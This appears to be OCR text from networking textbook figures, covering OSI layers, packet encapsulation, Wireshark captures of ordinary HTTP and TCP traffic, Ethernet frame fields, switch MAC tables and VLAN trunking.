







Client
Server
1
SMTP Client
SIP Client
HTTP Client
Layers 5-6-7
SMTP Server
SIP Server
HTTP Server
2
8
UDP
TCP
Layer 4
UDP
TCP
3
7
IP
Layer 3
IP
4
6
NIC
Layers 1-2
NIC
5



Header
Payload
Layer 5-6- 7
Header
Payload
Layer 4
Header
Payload
Layer 3
Header
Payload
Layer 2



LAN
WAN
LAN
L5-6-7
L4
L3
L2
L1
HTTP Request
Payload
TCP Port Numbers
IP Addresses
MAC Addresses
Bit stream



*Wireless Network Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 2
Expression...
Packet details
Narrow & Wide
Case sensitive
String
ndi
Find
Cancel
No. Time Source Destination Protocol Length Info
335 0.000000 10.0.0.13 91.198.129… TCP 66 39279 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1
340 0.104944 91.198.129.… 10.0.0.13 TCP 66 80 → 39279 [SYN, ACK] Seq=0 Ack=1 Win=8192
341 0.000317 10.0.0.13 91.198.129… TCP 54 39279 → 80 [ACK] Seq=1 Ack=1 Win=66792 Len=
342 0.001809 10.0.0.13 91.198.129… HTTP 483 GET / HTTP/1.1
Frame 342: 483 bytes on wire (3864 bits), 483 bytes captured (3864 bits) on interface 0
Ethernet II, Src: IntelCor_70:2a:8d (34:f3:9a:70:2a:8d), Dst: D-LinkIn_9f:0a:d8 (ac:f1:df:9f:0a:d8)
Internet Protocol Version 4, Src: 10.0.0.13, Dst: 91.198.129.110
Transmission Control Protocol, Src Port: 39279, Dst Port: 80, Seq: 1, Ack: 1, Len: 429
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
Host: www.ndi.co.il\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome…
Accept: text/html,appli pplication/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,appl…
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.9,he;q=0.8\r\n
\r\n
[Full request URI: http://www.ndi.co.il/]
[HTTP request 1/13]
[Response in frame: 355]
L2 MAC Addresses
L3 IP Addresses
L4 UDP Port Numbers
Get HTTP from www.ndi.co.il



Ethernet II
PA
Dest. Address
Source Address
Type
Data
Pad
CRC
8
6
6
2
4
Example 2-1 --- Ethernet 2 Packets.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
4 0.085323 172.20.1.41 172.20.0.102 TCP 124 4000 → 49572 [PSH, ACK] Seq=1 Ack=1 Win=1460 Len=70
5 0.134602 172.20.0.102 172.20.1.41 TCP 54 49572 → 4000 [ACK] Seq=1 Ack=71 Win=64170 Len=0
6 0.752763 172.20.1.41 172.20.0.102 TCP 124 4000 → 49572 [PSH, ACK] Seq=71 Ack=1 Win=1460 Len=70
7 0.803646 172.20.0.102 172.20.1.41 TCP 54 49572 → 4000 [ACK] Seq=1 Ack=141 Win=64100 Len=0
8 1.389244 172.20.1.41 172.20.0.102 TCP 124 4000 → 49572 [PSH, ACK] Seq=141 Ack=1 Win=1460 Len=70
9 1.438683 172.20.0.102 172.20.1.41 TCP 54 49572 → 4000 [ACK] Seq=1 Ack=211 Win=64030 Len=0
Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: Vmware_ad:00:ea (00:50:56:ad:00:ea), Dst: CheckPoi_89:e1:06 (00:1c:7f:89:e1:06)
Destination: CheckPoi_89:e1:06 (00:1c:7f:89:e1:06)
Source: Vmware_ad:00:ea (00:50:56:ad:00:ea)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 172.20.0.102, Dst: 172.20.1.41
Transmission Control Protocol, Src Port: 49572, Dst Port: 4000, Seq: 0, Len: 0
TRANSUM RTE Data



A1
A2
A3
A4
NIC
NIC
NIC
NIC


A1
A2
A3
A4
NIC
NIC
NIC
NIC



A1
A2
A3
A4
NIC
NIC
NIC
NIC



MAC Address Table
A1, A2, A3
Port 1
B4, B5, B6
Port 2
C7, C8, C9
Port 3
L2 LAN Switch
1
2
3
A1
A2
A3
C7
C8
C9
B4
B5
B6



PC1
PC2
PC3
VLAN
Tag
VLAN
10
VLAN
20
Port on VLAN 10
Port on VLAN 20
Trunk Port
PC4
PC5

